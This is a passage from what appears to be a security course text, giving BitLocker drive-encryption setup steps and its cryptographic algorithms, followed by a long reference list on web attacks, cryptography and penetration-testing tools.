


If you're setting up BitLocker on a new PC, encrypt the used disk space only—it's much faster. If you're setting BitLocker up on a PC you've been using for a while, you should encrypt the entire drive to ensure no one can recover deleted files. [60]



Press Next after selecting a suitable option.

If you're using Windows 10, you'll see an additional screen letting you choose an encryption method. Windows 10 introduced a new encryption method named XTS-AES. It provides enhanced integrity and performance over the AES used in Windows 7 and 8. If you know the drive you're encrypting is only going to be used on Windows 10 PCs, go ahead and choose the "New encryption mode" option. If you think you might need to use the drive with an older version of Windows at some point (especially important if it's a removable drive), choose the "Compatible mode" option. [60]



After pressing next you will see a new screen from which you can start encrypting. This process can take from seconds to minutes.

4.16.3.2 BitLocker Disk Encryption Schema

The BitLocker modules uses following cryptographic algorithms:

1. Hashing: SHA-1(for TPM communication), SHA-256
2. Keyed Hash: HMAC, AES in CCM mode (128 and 256 bit)
3. Symmetric Key Encryption: AES in CBC mode(128 and 256 bit)

References

1. Wikipedia contributors. (2020, October 29). *SQL injection*. Wikipedia. https://en.wikipedia.org/wiki/SQL_injection
2. http://sqlmap.org/
3. https://owasp.org/www-community/attacks/Command_Injection
4. http://www.dvwa.co.uk/
5. https://javabypatel.blogspot.com/2015/09/how-prepared-statement-in-java-preventssql-injection.html
6. https://bobby-tables.com/
7. https://www.ptsecurity.com/ww-en/analytics/knowledge-base/how-to-prevent-sqlinjection-attacks/
8. https://portswigger.net/web-security/os-commandinjection#:~:text=By%20far%20the%20most%20effective,functionality%20using%20safe r%20platform%20APIs.
9. https://medium.com/@jhjaksimsam2/what-is-format-string-attack-how-to-preventthis-attack-59b480ce9989
10. https://owasp.org/www-community/attacks/Path_Traversal
11. https://portswigger.net/web-security/file-path-traversal
12. https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-XSS-Protection
13. https://www.php.net/manual/en/function.preg-replace.php
14. https://www.php.net/manual/en/mysqli.real-escape-string.php
15. https://en.wikipedia.org/wiki/Network_mapping
16. https://en.wikipedia.org/wiki/MAC_filtering
17. https://en.wikipedia.org/wiki/Wired_Equivalent_Privacy
18. https://www.howtogeek.com/167783/htg-explains-the-difference-between-wep-wpaand-wpa2-wireless-encryption-and-why-it-matters/
19. Peikari, C., & Fogie, S. (2003). Maximum wireless security. Sams Publishing.
20. Xi, H. (2017). Research and application of ARP protocol vulnerability attack and defense technology based on trusted network. Research and Application of ARP Protocol Vulnerability Attack and Defense Technology Based on Trusted Network, 0. https://doi.org/10.1063/1.4977403
21. Metz, C. (1999). AAA protocols: authentication, authorization, and accounting for the Internet. IEEE Internet Computing, 3(6), 75-79.
22. Pieprzyk, J., & Sadeghiyan, B. (1993). Design of Hashing Algorithms (Lecture Notes in Computer Science (756)) (1993rd ed.). Springer.
23. Wenstrom, M. (2001). Managing Cisco Network Security. Cisco Press.

24. https://en.wikipedia.org/wiki/Network_access_server
25. https://networkradius.com/doc/3.0.10/index.html
26. LOTUS, D. (2007). The history of Notes and Domino
27. https://www.openssl.org/docs/man1.0.2/man1/pkey.html
28. https://cecs.wright.edu/~pmateti/Courses/3900/Lectures/Passwords/crackingtools.html
29. https://automationrhapsody.com/md5-sha-1-sha-256-sha-512-speed-performance/
30. https://tools.ietf.org/html/rfc5246
31. Boneh, D. (1999). Twenty years of attacks on the RSA cryptosystem. Notices of the AMS, 46(2), 203-213.
32. https://listserv.nodak.edu/cgi-bin/wa.exe?A2=NMBRTHRY;dc42ccd1.2002
33. Danger, J. L., Guilley, S., Hoogvorst, P., Murdica, C., & Naccache, D. (2013). A synthesis of side-channel attacks on elliptic curve cryptography in smart-cards. Journal of Cryptographic Engineering, 3(4), 241-265.
34. *How does MD5 work?* (n.d.). Https://Paginas.Fe.up.Pt/~ei10109/ca/Md5.Html.
35. *RFC 1321 - The MD5 Message-Digest Algorithm. (n.d.). https://tools.ietf.org/html/rfc1321*
36. Hawkes, P., Paddon, M., & Rose, G. G. (2004). Musings on the Wang et al. MD5 Collision. *IACR Cryptol. ePrint Arch.*, *2004*, 264.
37. Wang, X., & Yu, H. (2005, May). How to break MD5 and other hash functions. *In Annual international conference on the theory and applications of cryptographic techniques* (pp. 19-35). Springer, Berlin, Heidelberg.
38. Biham, E., & Shamir, A. (2012). *Differential cryptanalysis of the data encryption standard*. Springer Science & Business Media.
39. Stevens, M. M. J. (2012). *Attacks on hash functions and applications*. Leiden University
40. https://www.win.tue.nl/hashclash/
41. Smart, N. P. (2003). Cryptography: an introduction (Vol. 3). New York: McGraw-Hill
42. Schneier, B. (2007). Applied cryptography: protocols, algorithms, and source code in C. john wiley & sons.
43. Menezes, A. J., Van Oorschot, P. C., & Vanstone, S. A. (2018). *Handbook of applied cryptography*. CRC press.
44. Bellare, M., & Rogaway, P. (2005). Introduction to modern cryptography. *Ucsd Cse, 207, 207.*
45. Stallings, W. (2006*). Cryptography and network security, 4/E.* Pearson Education India.
46. Menezes, A. J., Van Oorschot, P. C., & Vanstone, S. A. (2018). Handbook of applied cryptography. CRC press.
47. Elminaam, D. S. A., Kader, H. M. A., & Hadhoud, M. M. (2009). Performance Evaluation of Symmetric Encryption Algorithms on Power Consumption for Wireless Devices.

International Journal of Computer Theory and Engineering, 343–351. https://doi.org/10.7763/ijcte.2009.v1.54

48. Chehal Ritika, Singh Kuldeep. *"Efficiency and Security of Data with Symmetric Encryption Algorithms*". International Journal of Advanced Research in Computer Science and Software Engineering, ISSN: 2277 128X , Volume 2, Issue 8, August 2012, pp.
49. Prerna Mahajan, Abhishek Sachdeva, D. (2013). A Study of Encryption Algorithms AES, DES and RSA for Security. Global Journal Of Computer Science And Technology, . Retrieved from https://computerresearch.org/index.php/computer/article/view/272
50. Ooi, Vito, D. K. S. B. C. (2002). Cryptanalysis of S-DES. *Cryptanalysis of S-DES*, 15. https://eprint.iacr.org/2002/045.pdf
51. Dai, W. (2002). An attack against SSH2 protocol. *Email to the SECSH Working Group available from ftp://ftp. ietf. org/ietf-mail-archive/secsh/2002-02. mail, 6th Feb*.
52. Rizzo, J., & Duong, T. (2011). Here Come The Ninjas. *Ekoparty, May*.
53. Offensive Security. (2020, March 30). *Metasploit Unleashed Requirements*. https://www.offensive-security.com/metasploit-unleashed/requirements/
54. Offensive Security. (2019, November 2). *Working with Active and Passive Exploits in Metasploit*. https://www.offensive-security.com/metasploit-unleashed/exploits/
55. O'Gorman, J., Kearns, D., Aharoni, M., & Kennedy, D. (2011). *Metasploit*. Amsterdam University Press.
56. Harris, S., & Kumar, P. V. S. (2013). *CISSP all-in-one exam guide* (6th ed.). McGraw-Hill
57. Goots, N., Izotov, B., Moldovyan, N., & Moldovyan, N. (2003). *Modern Cryptography Protect your data with fast block CIPHERS*. БХВ-Петербург.
58. Schneier, B. (2003). *Beyond Fear: Thinking Sensibly About Security in an Uncertain World.* (1st ed. 2003. Corr. 2nd printing 2006 ed.). Copernicus.

59. Delfs, H., & Knebl, H. (2007). *Introduction to Cryptography: Principles and Applications (Information Security and Cryptography)* (2nd ed.). Springer.

60. Hoffman, C. (2017, October 5). *How to Set Up BitLocker Encryption on Windows*. How-To Geek. https://www.howtogeek.com/192894/how-to-set-up-bitlocker-encryption-onwindows/